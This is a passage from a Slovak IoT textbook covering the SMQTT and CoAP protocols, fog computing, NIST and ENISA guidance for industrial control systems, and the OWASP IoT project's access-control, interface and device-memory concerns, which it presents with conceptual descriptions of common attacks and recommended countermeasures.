
Pre zvýšenie bezpečnosti bol vyvinutý protokol SMQTT, čo je Secure MQTT. Charakteristikou je používanie odľahčeného šifrovania komunikácie. Proces šifrovania pozostáva zo štyroch fáz - nastavenie, šifrovanie, zverejňovanie, dešifrovanie.

Vo fáze nastavenia sa účastníci a vydavatelia zaregistrujú na makléra a získajú tajný kľúč. Potom, keď sú údaje zverejnené, sú zašifrované. Maklér publikuje šifrované údaje. Každý odberateľ si musí dáta dešifrovať sám. Generovanie kľúčov a šifrovacie algoritmy nie sú štandardizované.

CoAP

CoAP protokol (Constrained Application Protocol) je protokol určený pre zariadenia s obmedzeným výpočtovým výkonom. CoAP je založený na protokole HTTP a modeli REST, kde sú zdroje (cieľové informácie) načítané zo servera využitím URI / URL identifikátorov.

Klienti používajú známe metódy GET, PUT, POST a DELETE na manipuláciu s týmito zdrojmi.



Obrázok 5.21 - Komunikácia s použitím CoAP protokolu

Zdroj [28]

CoAP je navrhnutý tak, aby poskytoval podporu unicastu a multicastu, jednoduchú implementáciu, nízku energetickú náročnosť a rýchlosť. Je navrhnutý tak, aby pracoval na mikrokontroléroch s pamäťou RAM s kapacitou až 10 kB a úložným priestorom s kapacitou 100 kB a súčasne poskytoval silnú bezpečnosť. Komunikácia prebieha prostredníctvom UDP protokolu, čo zvyšuje komunikačnú rýchlosť a znižuje množstvo prenášaných dát.

5.5.4 Fog computing model

Fog computing je model, ktorý presúva logiku sieťovej aplikácie bližšie ku koncovým zariadeniam na okraji siete (tzv. Network edge). Umožňuje koncovým zariadeniam spúšťať lokálne aplikácie a robiť okamžité rozhodnutia.

Tým sa znižuje množstvo prenášaných dát v sieťach, pretože dáta sa nemusia vyslať cez sieťové pripojenia do internetu. Zvyšuje sa stabilita aplikácií, keďže IoT aplikácie môžu pracovať aj počas výpadku internetového pripojenia.

Zároveň sa zvyšuje bezpečnosť tým, že zachováva citlivé údaje, ktoré sa nevzdávajú z lokálnej siete. Na druhú stranu fog computing má ako technológia problémy s implementáciou AAA procesov (Authentication-Authorization-Accounting).

Výhody	Nevýhody
Zmenšenie množstva prenášaných dát.	Fyzické umiestnené môže byť kedykoľvek zmenené, zrušené.
Úspora spotreby sieťového pásma.	Bezpečnostné riziká: spoofing IP adresy, man-in-the-middle útok.
Zlepšenie rýchlosti odpovedí (takmer až na úroveň real-time).	Problémy s ochranou súkromia a privátnosti dát.
Vyššia mobilita.	Horšia dostupnosť a cena hardvéru.
Minimalizácia oneskorenia komunikácie.	Problémy s autentifikáciou a autorizáciou.

Tabuľka 5.3 - Fog computing – výhody a nevýhody

Fog computing rozširuje cloud do lokálnej siete, kde umožňuje koncovým zariadeniam používať lokálne výpočtové prostriedky a úložisko. Riadenie celej infraštruktúry vyžaduje špeciálny softvér.

Praktickým príkladom aplikácie Fog computingu sú semaforey v meste. Údaje zozbierané inteligentným systémom sa spracovávajú lokálne. Účelom je vykonávať analýzy v reálnom čase a semaforom sa posielajú výsledky, na základe ktorých upravujú svoje časovanie. Údaje z jednotlivých klastrov sa posielajú do cloudu na analýzu dlhodobých modelov premávky.

Medzi ďalšie aplikácie Fog sietí patria smart grid, smart city, smart budovy, smart car.



BEZPEČNOST

6

OWASP projekt
Princípy analýzy bezpečnosti
Typy kybernetických útokov
Ochrany proti kybernetickým útokom
Úvod do šifrovania

6.1 Kybernetická bezpečnosť

Kybernetická bezpečnosť je praktický prístup k ochrane systémov, sietí a programov pred digitálnymi útokmi. Tieto útoky sú zvyčajne zamerané na prístup, zmenu alebo zničenie citlivých informácií, neoprávnené získanie peňazí od používateľov alebo prerušenie bežných obchodných procesov firmy.

Implementácia účinných opatrení v oblasti kybernetickej bezpečnosti je dnes obzvlášť náročná, pretože existuje veľký počet zariadení a systémov, ktoré sa môžu stať terčom útoku. Tých je omnoho viac ako IT odborníkov, ktorí tieto systémy chránia. Navyše sa útočníci stále zlepšujú a hľadajú nové cesty a spôsoby ako napadnúť svoj cieľ.

V dnešnom prepojenom svete majú všetci prospech z pokročilých programov zameraných na kybernetické útoky. Na individuálnej úrovni môže útok na počítačovú bezpečnosť vyústiť do situácií, ako sú krádež identity, vydieranie alebo strata dôležitých údajov, ako sú rodinné fotografie, čísla platobných kariet a bankových účtov.

Každý sa spolieha na kritickú infraštruktúru, ako sú elektrárne, nemocnice a spoločnosti poskytujúce finančné služby. Zabezpečenie týchto a ďalších organizácií je nevyhnutné pre udržanie fungovania našej spoločnosti.

6.2 NIST a ENISA

Kybernetickú bezpečnosť priemyselných kontrolných systémov komplexne pokrýva dokument NIST 800-82. NIST je Americký Národný inštitút pre štandardy a technológie. Táto inštitúcia spadá pod ministerstvo obchodu USA. Cieľom inštitúcie je podpora inovácií a konkurencieschopnosti priemyslu USA zlepšovaním vedeckých meraní, štandardov a technológií s ohľadom na ekonomickú bezpečnosť a zlepšovanie kvality života.

Spomínaný dokument 800-82 poskytuje návod, ako zabezpečiť priemyselné kontrolné systémy (angl. Industry Control System, skrátené ICS) vrátane Systémov riadenia a zberu údajov (takzvané SCADA systémy), distribuované riadiace systémy (DCS) a iné konfigurácie riadiaceho systému, ako sú programovateľné logické automaty (PLC), pri adresovaní ich jedinečné požiadavky na výkon, spoľahlivosť a bezpečnosť. Dokument poskytuje prehľad o ICS a typickými systémovými topológiami, identifikuje typické hrozby a zraniteľnosti týchto systémov a poskytuje odporúčia bezpečnostné protipatrenia na zmiernenie súvisiacich rizík.

Dokument 800-82 nadväzuje na 800-53, ktorý je zamerný na princípy a metriky bezpečnosti a ochrany súkromia vládnych informačných systémov a organizácií. Venuje sa kľúčovým oblastiam, ktoré je potrebné vo fabrike či inom výrobnom podniku mať spoľahlivo ošetrené. Ide napríklad o:

- priemyselné kontrolné systémy (ďalej ICS),
- hodnotenie rizík ICS a ich riadenie,
- vývoj a nasadenie bezpečných ICS,
- architektúra bezpečných ICS,
- aplikácia bezpečnostných prvkov do ICS.

Európska agentúra pre bezpečnosť sietí a informácií (označovaná aj ako ENISA), realizovala v roku 2018 analýzu aktuálneho stavu kybernetickej bezpečnosti výrobného priemyslu a vytvorila dokument,

ktorý predstavuje súbor odporúčaní, takzvaných best-practice pre oblasť kybernetickej bezpečnosti pre IoT v kontexte Smart Manufacturingu.

Z prieskumu bolo zistené, že až 65 % spoločností verí, že IoT so sebou prináša bezpečnostné riziká. Medzi hlavné problémové oblasti a výzvy, ktoré so sebou IoT prináša boli zaradené:

- zraniteľné komponenty,
- manažment procesov,
- zvýšená konektivita,
- životný cyklus IT,
- komplexnosť dodávateľských reťazcov,
- dlhodobo existujúce systémy,
- nezabezpečené protokoly,
- ľudský faktor,
- nevyužitá funkcionálnosť,
- aktualizácie systémov.

Pri podrobnejšej analýze a porovnaní smernice NIST 800-82 a výstupov prieskumu agentúry ENISA, je vidieť, že obe dokumenty adresujú a snažia sa riešiť rovnaké problémy. Ako bude popísané neskôr v ďalšom texte, niektoré z týchto problémových oblastí boli identifikované aj organizáciou OWASP. V konečnom dôsledku, nech siahneme po akomkoľvek dokumente, vždy sa dopracujeme k rovnakej oblasti a problému, na ktoré sa musíme zamerať aby sme dokázali vytvoriť a nasadiť bezpečný IoT produkt do výrobných praxí. Taktiež odporúčania, ktoré vyplývajú z uvedených dokumentov sú často veľmi podobné.



TIP!

Štúdium kybernetickej bezpečnosti a procesných oblastí nie je jednoduché. Obzvlášť v situáciách, keď čitateľovi chýba relevantná praktická skúsenosť. Tieto skúsenosti sa často dajú získať len v praxi. Avšak prístup ku korporátnemu prostrediu nie je umožnený každému.

V tomto prípade odporúčame, aby si študenti vyskúšali simulovaný vývoj IoT riešenia a jeho podrobné otvorenie konštruktívnej kritiky v pracovnej skupine (napríklad iná skupina študentov, trieda a podobne). Forma realizácie je veľmi otvorená a je limitovaná len predstavivosťou pedagóga.

Stručná sumarizácia odporúčaní pre bezpečnú IoT infraštruktúru a produkt je nasadenie týchto mechanizmov:

- vypracovanie bezpečnostných politík, postupov, školení a vzdelávacích materiálov, ktoré sa špecificky uplatňujú pre ICS,
- zváženie bezpečnostných zásad a postupov ICS založených na klasifikačnom systéme pre stupeň ohrozenia,
- nasadenie prísnejších bezpečnostných opatrení v závislosti od situácie ako sa zvyšuje úroveň hrozieb,

- riešenie otázky bezpečnosti počas celého životného cyklu ICS (návrh, obstarávanie, implementácia, údržba, vyradenie z prevádzky),
- implementácia viacvrstvovej topológie siete pre ICS,
- logické oddelenie medzi ICS a podnikovou sieťou,
- využívanie prvkov demilitarizovanej zóny (takzvané DMZ),
- zaistenie redundancie pre kritické prvky infraštruktúry,
- vypnutie nepoužívaných služieb, komponentov, komunikačných protokolov,
- obmedzenie fyzického prístupu k sieti a zariadeniam ICS,
- využívanie nezávislých mechanizmov autentifikácie ICS,
- aplikácia šifrovania pre komunikáciu a ukladanie dát,
- testovanie a aplikácie bezpečnostných záplat,
- sledovanie a monitorovanie kritických prvkov a služieb infraštruktúry a ICS.

Prax ukazuje, že najúspešnejšou metódou na zabezpečenie ICS je zhromažďovanie odporúčaných postupov v priemysle a aplikovať ich proaktívnym prístupom. Odporúča sa forma kolaboratívneho úsilia medzi manažmentom, inžiniermi ICS systémov, IT oddelením a dôveryhodným poradcom pre priemyselnú automatizáciu.

6.2.1 Priemyselná sieť

Pracovné dokumenty od organizácií ako NIST alebo ENISA pojednávajú o zaujímavých prístupoch a problémoch priemyselných sietí. Jedným z takýchto výstupov je aj porovnanie klasickej firemnej prípadne korporátnej siete a priemyselnej siete, kde sú pripojené kontrolné a riadiace systémy pre ovládanie výrobných zariadení. Existuje medzi nimi niekoľko kľúčových rozdielov. Príklad je popísaný v nasledujúcej tabuľke 6.1:


IT Oblasť	Korporátna sieť	Priemyselná sieť
Antivírus	Bežné až veľmi rozšírené.	Nezvyčajné. Náročné nasadiť a spravovať efektívne.
Životný cyklus technológií	2-3 rok. Tzv. multi-vendor prostredie (zariadenia od rôznych výrobcov).	Približne 20 rokov. Zariadenia jedného výrobcu.
Outsourcing	Bežné až veľmi rozšírené. Mnoho poskytovateľov služieb.	Operatíva je outsourcovaná, ale zvyčajne len jednému poskytovateľovi.
Aplikácia záplat	Pravidelné a plánované.	Nezvyčajné, neplánované, závislé od výrobcu.
Aplikácia zmien konfigurácie	Pravidelné a plánované.	Prísne riadené a vysoko komplexné.
Prenos kritických informácií	Vo všeobecnosti sú oneskorenia akceptované	Oneskorenia sú neakceptovateľné

Dostupnosť	Vo všeobecnosti sú oneskorenia akceptované	24x7x365 (kontinuálne)
Znalosti IT bezpečnosti (prístupy a praktiky)	Stredná úroveň.	Okrem fyzickej bezpečnosti je úroveň znalostí nízka.
Testovanie a audit	Súčasť dobrého security programu.	Občasné testovanie výpadkov.
Fyzický zabezpečenie	Zabezpečené (tzv. secure rooms)	Vzdialené, bez ľudského zásahu.

Tabuľka 6.1 – Porovnanie sietí

Veľmi častým problémom v priemyselných sieťach je používanie bezdrôtových sietí, ktoré sú často po inštalácii ponechané v predvolených nastaveniach. Veľmi často je vidieť nedostatky v chýbajúcich kontrolných zoznamoch (tzv. access-list), chýbajúcom alebo nesprávne nastavenej enkrypcii, či chýbajúcej sieťovej segmentácii.

Ako by mala vyzeráť bezpečne navrhnutá sieť priemyselného podniku popisuje obrázok 6.1



Obrázok 6.1 – Bezpečná architektúra priemyselnej siete

Zdroj [29]

6.3 OWASP IoT

OWASP je nezisková organizácia, ktorá zastrešuje a podporuje otvorenú komunitu vývojárov, ktorí sa snažia vytvárať, prevádzkovať a udržiavať bezpečné softvérové riešenia. Jedným z mnohých projektov, ktoré OWASP prevádzkuje je aj projekt IoT bezpečnosti (OWASP Internet of Things Project).

Projekt je navrhnutý tak, aby pomohol výrobcovi, vývojárovi a spotrebiteľovi lepšie porozumieť bezpečnostným otázkam súvisiacim s IoT produktmi a umožniť každému v akejkoľvek kontexte robiť lepšie bezpečnostné rozhodnutia pri vytváraní, nasadzovaní alebo hodnotení technológií a produktov z oblasti IoT.

Jedným zo základných cieľov projektu je poskytnúť návod, ako identifikovať cieľové oblasti, ktoré sú spoločné pre väčšinu IoT systémov a vyžadujú pozornosť. Spomedzi veľkého množstva vlastností systémov bolo vybraných niekoľko najdôležitejších, ktoré je potrebné zhodnotiť, otestovať a vhodne ošetriť. Patria medzi ne:

- kontrola prístupu,
- rozhranie prístupu,
- pamäť zariadení,
- komunikácia,
- aktualizácia.



TIP!

Vzhľadom na to, že každý IoT projekt, jeho nasadenie a prostredie je iné, je dôležité, aby sme pred uskutočnením každého kroku zvážili výhody a nevýhody implementácie uvedeného odporúčania.

6.3.1 Kontrola prístupu

Pri IoT zariadeniach, sa pracuje s informáciami, často aj citlivého charakteru, ako napríklad údaje o fyzickej osobe, jej polohe, fyziologických funkciách a podobne. Pri obojsmernej komunikácii, napríklad v prípade termostatu, je možné prostredníctvom internetu nastavovať vykurovanie v domácnosti. Pri týchto prípadoch sa musí obmedziť, kto má prístup k dátam a jednotlivým funkciám IoT systému.

Medzi hlavné problémy oblasti kontroly prístupu patria:

- **autentifikácia a autorizácia** - musí sa overiť, či používateľ (alebo systém) je ten, za ktorého sa vydáva (napríklad admin systému) a či môže vykonávať požadované operácie (napríklad reštart zariadenia),
- **správa relácií používateľov (session management)** - správne ošetrovanie procesu prihlásenia, odhlásenia, zabránenie zneužitia existujúcej relácie,

- **implicitná dôvera** - automatická dôvera opačnej strane komunikácie, ktorá nevyžaduje autentifikáciu a autorizáciu,
- **vyradenie systému z prevádzky** - ošetrovanie úplného životného cyklu systému, aj po jeho vyradení z prevádzky,
- **aplikácia bezpečnostnej politiky** - ako bude bezpečnostná politika aplikovaná a vynucovaná,
- **strata prístupov** - čo v prípade straty kontroly nad systémom.

Príklad potenciálnych riešení vyššie uvedených problémov:

- vyžadovať aplikáciu silných hesiel,
- uprednostniť silnú autentifikáciu (strong-auth - certifikáty) pred slabou autentifikáciou (weak-auth - meno a heslo),
- vytvorenie a oddelenie používateľských úloh a skupín (user access roles),
- dvojfaktorová autentifikácia (napríklad heslo + sms),
- používanie šifrovanej komunikácie (SSL, TLS),
- bezpečný mechanizmus obnovy a zmeny hesla,
- mechanizmus expirácie používateľských relácií, účtov a hesiel,
- obmedzenie admin/root prístupu.

6.3.2 Rozhrania prístupu

Keďže IoT zariadenie musí poskytovať služby a je potrebné ho spravovať, musí sprístupniť rôzne typy vstupno-výstupných rozhraní. Do zariadenia je potrebné nahráť riadiaci systém a ten následne nakonfigurovať. Počas funkcionality zariadenia môže byť v závislosti od typu poskytovanej služby prístupné napríklad:

- web rozhranie,
- rozhranie príkazového riadku (CLI) s prístupom pre účet administrátora, alebo používateľa,
- aplikačno-programové rozhranie (API) pre komunikáciu s inými aplikáciami - napr. cloud, mobilné aplikácie.

Dobre známe riziká a zraniteľnosti, ktoré sa v jednoúčelových (embedded) zariadeniach a web systémoch vyskytujú, je potrebné ošetriť ešte pred zavedením do komerčnej produkcie. Každý systém bez ohľadu na jeho typ alebo miesto nasadenia má svoje slabé miesta. Pre ukážku si pozrime prehľad troch systémov, ktoré sa objavujú v IoT:

- riadiaci systém,
- aplikačné web rozhranie,
- API rozhranie.

Riadiaci systém

Systém, ktorého úlohou je kontrola a riadenie fungovania IoT zariadenia. Riadiace systémy sa objavujú vo všetkých oblastiach automatizácie a výrobných procesov. Sú často zložené z hardvérových a softvérových komponentov, ktoré vzájomne komunikujú a poskytujú používateľom službu. Pre zabezpečenie týchto riadiacich systémov je potrebné myslieť na dôkladné zabezpečenie nasledujúcich oblastí:

- **vymeniteľné pamäťové moduly** - napríklad SD karty a iné moduly, ktoré sa dajú jednoducho odpojiť, sa s pomocou ďalších nástrojov môžu skúmať a analyzovať zapísané súbory,
- **extrakcia firmvéru** - extrakcia kódu pre jeho reverznú analýzu (reverse engineering) môže mať za následok napríklad únik hesiel,
- **úprava firmvéru** - systém nevykoná kontrolu integrity kódu a tým nezistí, že spúšťa upravený firmvér,
- **root/admin prístup do príkazového riadku** - plná kontrola nad systémom cez vzdialené pripojenie,
- **možnosť elevácie práv** - chybou v systéme sa získajú vyššie práva, než boli oficiálne pridelené (známa chyba ShellShock - CVE-2014-6271),
- **privedenie systému do nestabilného stavu** - napríklad buffer overflow, neošetrené delenie nulou, chybné použitie dátových typov.

Web rozhranie

Webové rozhranie slúži ako prostriedok pre komunikáciu používateľa s IoT systémom pripojeného do internetu. To všetko prostredníctvom webového prehliadača, ktorý má používateľ vo svojom telefóne alebo laptope. Pri návrhu a realizácii webových rozhraní je vhodné sa zamyslieť nad zabezpečením, ktoré bolo nasadené proti najčastejšie vykonávaným útokom:

- **SQL injection** - textový vstup ako databázový dopyt, ktorý nebol ošetrený filtrom,
- **slovníkový útok** - útok na meno a heslo, kde sa cez skript, metódou pokus-omyl, testuje správne meno a heslo. Heslá môžu byť čítané z predpripraveného slovníka prípadne vytvárané generátorom,
- **cross-site scripting** - vzdialené spúšťanie skriptov, do správy sa zadá znenie skriptu, ktoré sa spustí na vzdialenom systéme,
- **cCielené zamknutie účtu** - cielene zadávanie zlých prihlasovacích údajov,
- **predvolené prihlasovacie údaje** - používanie mena a hesla, napríklad: admin/admin.

Pre zvýšenie bezpečnosti riadiaceho systému a webového rozhrania existuje niekoľko odporúčaných postupov:

- obmedziť počet pokusov prihlásenia,
- minimalizovať počet fyzických portov na hardvérovej doske,
- obmedziť prístup ku konfiguračným častiam a modulom systému,
- zabezpečiť možnosť vzdialenej aktualizácie,
- pri procese aktualizácie, alebo úprave systému vyžadovať overenie integrity (neporušenosti súboru napríklad využitím digitálnych podpisov),
- využívať prístup minimálnych práv - používateľský účet dostane možnosť len tých operácií, ktoré potrebuje,
- využívať šifrované úložiská, šifrované aktualizčné súbory.

API rozhranie

Aplikačné programové rozhranie (API) je určené pre vývojárov partnerských spoločností, ktorí chcú používať funkcie systému. Napríklad spoločnosť Google poskytuje pre svoje produkty API rozhrania. Tie umožňujú programátorom iných firiem vytvoriť aplikáciu, ktorá dokáže komunikovať s Google

databázou reklamných štatistík. Iným príkladom sú Google Mapy. Firma takto dokáže integrovať do svojej webovej aplikácie funkcionality, ktorá vyhľadáva trasy a objekty na Google Mapách.

Pri pohľade na situáciu z pohľadu veľkej firmy, ktorá sprístupňuje svoje databázy externým firmám, je potrebné zabezpečiť API. Firma si takto chráni svoje dáta a infraštruktúru predútokom a poškodením dát, ktoré môžu nastať napríklad aj nesprávnym používaním API rozhrania. Pri ich nedostatočnom zabezpečení sa najčastejšie objavujú tieto problémy:

Slabá autentifikácia - pre autentifikáciu je v súčasnosti k dispozícii niekoľko typov protokolov. Každý z nich má svoje výhody a nevýhody. Rozdiel je často aj v komplexnosti nasadenia a vyžadovanej infraštruktúre. Medzi najčastejšie nasadzované autentifikačné protokoly patria:

- meno a heslo.
- kľúče pre prístup aplikácií do systému (tzv. API).
- keyed-hash message authentication code (HMAC).
- open Authenticaion (OAuth).
- JSON Web-Token (JWT).
- lightweight directory access protocol (LDAP).

Slabá autorizácia - Samotná autentifikácia klienta nie je dostatočná. Vždy je potrebné overiť, aké prístupové práva boli pridelené používateľom. Obyčajný používateľ nemôže mať rovnaké práva a kontrolu nad systémom ako má správca.

Náchylnosť pre útoky typu injection - Injection útoky sa objavujú všade tam, kde sa spracováva používateľský vstup. Podstatou útoku je, že používateľ zadá namiesto mena napríklad časť SQL príkazu. V prípade, že zariadenie tento vstup neodfiltruje, môže ho chybné interpretovať ako príkaz systému a na obrazovke zobrazí výstup príkazu - napríklad celá tabuľka s login údajmi a ich heslami.

Implicitná dôvera v klientov - moderným trendom sú mobilné aplikácie, ktoré získavajú údaje z IoT systémov a zobrazujú ich na displeji smartfónu. Zdanlivo jednoduchá funkcionality so sebou prináša zásadné bezpečnostné riziká. Aplikácia musí dáta niekde získať, tieto dáta ale musia byť chránené, aby si ich nemohol vyžadiť ktokoľvek. Princíp poskytovania dát je závislý od zvolenej architektúry IoT systému. Každý systém musí aplikovať odlišné mechanizmy ochrany.

Nesprávne navrhnuté API zdroje - Pri API volaniach sa používajú takzvané API zdroje. Účelom je zakrytie tzv. backend funkcionality celého systému. Zariadenie napríklad nebude na server posielať príkaz **"select * from temperature_history"** ale pošle HTTP GET žiadosť o históriu dát vo formáte:

"GET https://192.168.100.100/iot/temperature/history/week"


Riešenie problémov, ktoré sa objavujú pri API rozhraniach, je podobné ako bolo spomenuté pri chybách webových a riadiacich systémov.



TIP!

Pre detailnejšie zoznámenie sa s problematikou webovej bezpečnosti bol vytvorený nástroj WebGoat. Ide o demo prostredie vo webovom prehliadači, kde sú pripravené simulácie webových aplikácií s chybami, ktoré musí študent nájsť a zneužiť.

Študentov sprevádza návod, ktorý vysvetľuje koncept systému, podstatu chyby a postup jej zneužitia a nápravy.



Systém WebGoat je open-source produkt od komunity OWASP. Je k dispozícii bezplatne na stiahnutie cez portál GitHub: <https://github.com/WebGoat/WebGoat/releases>.

6.3.3 Pamäť zariadení

Aby zariadenie simulovalo inteligenciu, musí si pamätať veľké množstvo dát. Z pohľadu architektúry aplikácie sa do pamäte ukladajú dôležité informácie ako:

- aplikačný kód systémových aplikácií,
- parametre a nastavenia systému,
- používateľské dáta,
- prihlasovacie údaje,
- kľúče, prípadne certifikáty.

Hackeri často smerujú svoj útok na pamäť zariadenia, kde sa nachádzajú kľúčové informácie. Tieto informácie sa stávajú predmetom ďalšej kriminálnej činnosti (napríklad čísla kreditných kariet), obchodu (predaj údajov, hesiel), priemyselnej špiónáže (odkopírovanie dizajnu konkurenciou). Najčastejšie hľadané informácie v pamäti zariadení sú:

- v kóde zapísané prihlasovacie údaje (anglicky označované ako tzv. hardcoded credentials),
- citlivé a ladiace URL adresy,
- šifrovacie kľúče,
- citlivé informácie o funkčnosti lokálneho a vzdialeného systému,
- údaje o databázovej štruktúre,
- prihlasovacie údaje v nešifrovanej podobe.

Niektoré z možných protiopatrení k týmto problémom sú:

- zbierať a ukladať len minimálne množstvo dát o používateľoch,
- všetky citlivé dáta uložiť v šifrovanej forme,
- pokiaľ je to možné, anonymizovať dáta - len pomocou dát nebude možné jednoducho identifikovať konkrétnu osobu,
- obmedziť prístup k dátam - fyzicky, aplikačne,
- každú dôležitú operáciu zapísať do logu (zápis, čítanie, aktualizáciu, mazanie),
- pokiaľ je to možné, dáta zálohovať - odporúča sa fyzicky a geograficky odlišné miesto zálohy.

V niektorých prípadoch sú na bezpečnosť systémov kladené požiadavky prostredníctvom noriem, zákonov a iných predpisov. Podobne aj v prípade systémov používaných v oblasti letectva, armády, medicíny sú definované prísne požiadavky, ktoré musia systémy spĺňať, aby ich bolo možné používať.

Preto nové IoT produkty, kde je súčasťou produktu aj analytická časť, vyžadujú už vo fáze návrhu a dizajnu riešenia konzultácie s odborníkmi z oblasti práva, štatistiky a IT bezpečnosti.

6.3.4 Komunikácia

Ochrana sieťovej infraštruktúry je veľmi dôležitá. Zabezpečená sieť zároveň poskytuje ochranu aj sieťovým zariadeniam, ktoré v tejto sieti komunikujú. Je potrebné zabrániť neoprávnenému prístupu do siete.

